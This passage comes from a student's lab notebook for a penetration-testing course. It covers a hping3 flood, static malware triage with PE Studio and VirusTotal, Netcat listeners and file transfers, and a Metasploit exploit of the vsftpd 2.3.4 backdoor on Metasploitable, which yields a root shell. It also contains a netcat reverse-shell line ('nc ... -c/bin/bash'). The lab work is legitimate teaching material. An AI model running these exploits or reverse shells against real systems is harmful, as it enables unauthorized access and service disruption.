› Data (100 bytes)                           0040  58 58 58 58 58 58 58 58  58 58 58
                                             0050  58 58 58 58 58 58 58 58  58 58 58
                                             0060  58 58 58 58 58 58 58 58  58 58 58
                                             0070  58 58 58 58 58 58 58 58  58 58 58
                                             0080  58 58 58 58 58 58 58 58  58 58 58
                                             0090  58 58 58 58 58 58 58 58  58 58

wireshark_eth0D66Y12.pcapng     Packets: 22396 · Dropped: 1 (0.0%)     Profile: Default
```



```
┌──(root㉿kali)-[~]
└─# hping3 10.10.36.85 --data 1000
HPING 10.10.36.85 (eth0 10.10.36.85): NO FLAGS are set, 40 headers + 1000 data bytes
```

No.	Time	Source	Destination	Protocol	Length	Info
17	14.006696643	192.168.178.129	10.10.36.85	TCP	1054	152
18	14.156107176	fe80::f56f:a52e:160…	ff02::1:3	LLMNR	104	Sta
19	14.156107334	192.168.178.1	224.0.0.252	LLMNR	84	Sta
20	15.006898115	192.168.178.129	10.10.36.85	TCP	1054	152
21	16.007213890	192.168.178.129	10.10.36.85	TCP	1054	152
22	17.007783983	192.168.178.129	10.10.36.85	TCP	1054	153
23	18.008408139	192.168.178.129	10.10.36.85	TCP	1054	153
24	19.009131645	192.168.178.129	10.10.36.85	TCP	1054	153
25	20.009793951	192.168.178.129	10.10.36.85	TCP	1054	153
26	21.010469777	192.168.178.129	10.10.36.85	TCP	1054	153

```
› Frame 1: 1054 bytes on wire (8432 bits)  0000  00 50 56 fb c5 d1 00 0c  29 93 4c
› Ethernet II, Src: VMware_93:4c:3c (00:0  0010  04 10 ea 73 00 00 40 06  ea eb c0
› Internet Protocol Version 4, Src: 192.1  0020  24 55 05 e9 00 00 2d 56  51 f3 1f
› Transmission Control Protocol, Src Port  0030  02 00 ff 97 00 00 58 58  58 58 58
› Data (1000 bytes)                        0040  58 58 58 58 58 58 58 58  58 58 58
```

Conclusion: This lab demonstrated how a DoS attack using Hping3 can disrupt services by overwhelming a target system with traffic. It illustrated the power of DoS attacks and the importance of implementing rate-limiting and resource management to mitigate such attacks.

LAB NO 5 :

Malware Analysis

AIM : Analyze and identify different types of malware using tools like PE Studio and VirusTotal.

Objective:

- To understand the fundamental concepts of malware and its various types, including viruses, worms, trojans, ransomware, and spyware.
- To gain hands-on experience in static malware analysis techniques.
- To utilize PE Studio for analyzing the structure and metadata of potentially malicious executable files.
- To verify malware behavior and detection rates using VirusTotal's multi-engine antivirus scanning platform.

THEORY / BACKGROUND:

Malware is any software intentionally designed to cause damage to a computer, server, client, or computer network. Static analysis refers to the method of analyzing malicious files without actually executing them, making it a safer way to begin malware investigation. PE Studio and VirusTotal are widely used tools for initial triage and threat identification

APPARATUS / MATERIALS REQUIRED:

- A Windows or virtual lab machine (offline or sandboxed).
- PE Studio (installed or portable).
- Internet access for VirusTotal.

- Sample executable files (test malware or suspicious PE files for educational purposes only).


PROCEDURE:

1. Understanding Malware Types:
    - Review the definitions and characteristics of common malware types:
        - Virus: Self-replicates and attaches to clean files.
        - Worm: Spreads automatically across networks.
        - Trojan Horse: Masquerades as legitimate software.
        - Ransomware: Encrypts data and demands ransom.
        - Spyware/Keylogger: Steals user information silently.
2. Static Analysis Using PE Studio:
    - Launch PE Studio.
    - Load the suspicious .exe file into the tool.
    - Review the following analysis sections:
        - Headers and sections (checking for anomalies)
        - Imported libraries and API calls
        - Indicators of compromise (suspicious strings, hidden functionalities)
        - Certificates and file metadata
    - Note any red flags such as suspicious import functions (e.g., CreateRemoteThread, VirtualAllocEx), presence of obfuscation, or anti-debugging techniques.
3. Online Scanning with VirusTotal:
    - Visit: https://www.virustotal.com
    - Upload the same executable file.

- Review:
    - Detection ratio (number of engines flagging the file)
    - Names given to the malware by different AV engines
    - Community comments and behavior reports (if available)
- Compare VirusTotal results with PE Studio findings.


4. Cross-Reference Findings:
    - Match suspicious behaviors from PE Studio with those identified in VirusTotal.
    - Highlight overlapping or contradictory analysis to assess reliability and next steps.

Result:


pestudio 8.55 - Malware Initial Assessment - www.winitor.com
File
Help

- e:\md5,a0c8e41078c7a3b5fba4aa1179663a32
    - indicators (30/43)
    - virustotal (31/56 - 08.02.2015)
    - dos-stub (152 bytes)
    - file-header (20 bytes)
    - optional-header (224 bytes)
    - directories (1/15)
    - sections (1/4)
    - libraries (6/14)
    - imports (214/349)
    - exports (n/a)
    - exceptions (n/a)
    - tls-callbacks (n/a)
    - resources (n/a)
    - strings (505/1853)
    - debug (n/a)
    - manifest (n/a)
    - version (n/a)
    - certificate (n/a)
    - overlay (n/a)

indicator (43)	severity
The file modifies the registry	1
The file references the Clipboard	1
The file references the protection of the Virtual Address space	1
The file references the Firefox API	1
The count (35) of Authorization functions reached the max (1) threshold	1
The count (17) of Registry functions reached the max (1) threshold	1
The count (39) of Memory Management functions reached the max (1) threshold	1
The count (11) of Tool Help functions reached the max (1) threshold	1
The count (5) of Error Handling functions reached the max (1) threshold	1
The count (5) of Directory Management functions reached the max (1) threshold	1
The address (0x00000000) of the entry point is suspicious	1
The count (11) of deprecated imports reached the max (5) threshold	1
The count (214) of blacklisted imports reached the max (1) threshold	1
The section (name:.imports) is blacklisted	1
The address of the entry point (0x00000000) is outside the first section	1
The last section (name:.imports) is executable	1
The count (2) of executable sections reached the max (1) threshold	1
The file references a URL (http://www.google.com/webhp)	1



No security vendors flagged this file as malicious

a9691d52aa1ee426fc2ad86a50447dcc7f2dbdbb6e383d258fb73df374674c8a

peparser.dll

pedll 64bits

Size 1.24 MB


Last Analysis Date 23 hours ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
Alibaba	✓ Undetected	AliCloud	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Arctic Wolf	✓ Undetected
Avast	✓ Undetected	AVG	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected



Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5	45cf6cf71cc35754fd009f148343c81b
SHA-1	334e4a9e7e118c8dabdd8d8ca3f709c794d245f5
SHA-256	a9691d52aa1ee426fc2ad86a50447dcc7f2dbdbb6e383d258fb73df374674c8a
Vhash	116076655d156d55151az667z408bz3ez2
Authentihash	692233d5d391c0586a3a296c35c710eb5b6f4a888d64e24d004c1273c2ed2165
Imphash	d4bb7b3a5e90db9e6729998fbb7c01f8
SSDEEP	24576:tYyRwH3wbN7dhr5O4xflVkzwqBqiVaMkWi53/uSixLOIrsxg4OE4ve:tYSwahlOctVkzwym/u3xPJ4Z4v
TLSH	T1E8554B47F7B600A9D497C17886D1CA17EB733448232867DB636047362B93FEA9A7D360
File type	Win32 DLL executable windows win32 pe pedll
Magic	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
TrID	Win64 Executable (generic) (48.6%) | Win16 NE executable (generic) (23.3%) | OS/2 Executable (generic) (9.3%) | Generic Win/DOS Ex
DetectItEasy	PE64 | Compiler: Microsoft Visual C/C++ (16.00)
Magika	PEBIN
File size	1.24 MB (1295360 bytes)

History

Creation Time	2025-03-28 07:14:40 UTC
First Submission	2025-03-28 20:20:44 UTC
Last Submission	2025-04-24 05:30:11 UTC
Last Analysis	2025-04-23 05:30:47 UTC

CONCLUSION:

This lab provided foundational experience in static malware analysis. Using tools like PE Studio and VirusTotal, cybersecurity professionals can triage malicious files quickly and safely without execution. These insights are vital for malware analysts, incident responders, and digital forensic investigators in understanding and mitigating threats.

LAB NO 6:


Netcat

AIM:
To understand how to use Netcat for network troubleshooting, remote shell creation, and file transfer within a secure and controlled lab environment.

Objective

1. Transfer Files Using Netcat.
2. Test connectivity, open ports, and network services.
3. Setting up listener and client connections for remote command execution.
4. Understand the risks of using Netcat and how to use it responsibly in a secure environment.

Step1: Install ncat in linux




```
┌──(kali㉿kali)-[~]
└─$ sudo apt install ncat
[sudo] password for kali:
Upgrading:
  nmap  nmap-common

Installing:
  ncat

Summary:
  Upgrading: 2, Installing: 1, Removing: 0, Not Upgrading: 2003
  Download size: 6,846 kB
  Space needed: 1,608 kB / 62.2 GB available

Continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/non-free amd64 ncat amd64 7.95+dfsg-1kali1 [509 kB]
Get:2 http://http.kali.org/kali kali-rolling/non-free amd64 nmap amd64 7.95+dfsg-1kali1 [1,938 kB]
Get:3 http://http.kali.org/kali kali-rolling/non-free amd64 nmap-common all 7.95+dfsg-1kali1 [4,399 kB]
48% [3 nmap-common 517 kB/4,399 kB 12%]
```

Step2: -nlvp :


-l :Listen mode, used to create a server that listens for incoming connections.

-v : Verbose mode, provides more detailed output.

-p :Specifies the source port number.




```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 192.168.33.1 444
listening on [any] 192  ...
█
```




```
C:\Users\anika>ncat -nv 10.0.2.15 444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: TIMEOUT.
```

Transfer file using netcat



```
┌──(kali㉿kali)-[~]
└─$ cat testfile.txt | nc -nv 127.0.0.1 4444
(UNKNOWN) [127.0.0.1] 4444 (?) open
Hi
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444 > received_file
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 39524
hi█
```

CONCLUSION:

Netcat is a versatile tool that can be invaluable for administrators and penetration testers alike. However, due to its powerful capabilities, it should be used with caution, proper authorization, and awareness of security implications

LAB 7 :

Metasploit Payloads, Exploit DB

Aim: Metasploit Payloads, Exploit DB: To understand how payloads can be used in Metasploit for exploiting vulnerabilities and gaining unauthorized access.

OBJECTIVE :

- To configure and execute payloads using the Metasploit Framework.
- To understand how exploits and payloads work together in penetration testing.
- To analyze real-world vulnerabilities and their exploitation using Exploit DB.

  To gain unauthorized access to a vulnerable test machine (Metasploitable Framework) under ethical conditions

APPARATUS / MATERIALS REQUIRED:

- System with Kali Linux
- Metasploit Framework installed (msfconsole)
- Vulnerable target machine (Metasploitable 2 or 3)
- Internet connection (for access to Exploit DB)

PROCEDURE:

1. **Launching Metasploit**:
   - Open terminal and run:

     msfconsole
2. **Scanning the Target with Nmap (Optional)**:
   - Identify services and open ports:

```
nmap -sV <target_ip>
```

3. **Searching for Exploits**:
    - Use Metasploit:

```
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST <target_ip>
run
```

- Or from Exploit DB:
    - Go to: https://www.exploit-db.com
    - Download exploit script manually and test in Metasploit.

4. **Using Payloads**:
    - Set payload (e.g., reverse shell):


```
set payload linux/x86/meterpreter/reverse_tcp
set LHOST <attacker_ip>
set LPORT 4444
```

5. **Executing Exploit**:
    - Run the exploit:


```
exploit
```

On success, get a session and interact with the target system


Result:




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

         .                                         .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.28.130
RHOSTS ⇒ 192.168.28.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.28.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.28.130:21 - USER: 331 Please specify the password.
[+] 192.168.28.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.28.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```



```
[*] 192.168.28.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.28.130:21 - USER: 331 Please specify the password.
[+] 192.168.28.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.28.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.28.129:40085 → 192.168.28.130:6200) at 2025-04-16 02:01:40 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
```



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.28.130 8888 > anika.txt
sfhsdg
█
```



```
[2]+  Stopped                 nc 192.168.28.129 444 -c/bin/bash
msfadmin@metasploitable:~$ ls
anika.txt  Downloads  vulnerable
msfadmin@metasploitable:~$ nc -l -p 8888 < anika.txt
sfhsdg
```

Conclusion:

This lab emphasized how vulnerabilities can be practically exploited using Metasploit, highlighting the importance of patching systems and maintaining secure configurations. Ethical use of these tools in a lab setting enhances understanding of real-world cyberattacks and prepares for defensive strategies.

Lab 08 :

SQL Injection using DVWA (Low Level)

AIM: SQL injection, XSS: To learn about common web application vulnerabilities such as SQL injection and Cross-Site Scripting (XSS) and how to prevent them.

Objective :

1. Inject malicious scripts into input fields to exploit users' browsers.
2. Injecting SQL commands to bypass login or retrieve data from databases.

Steps:

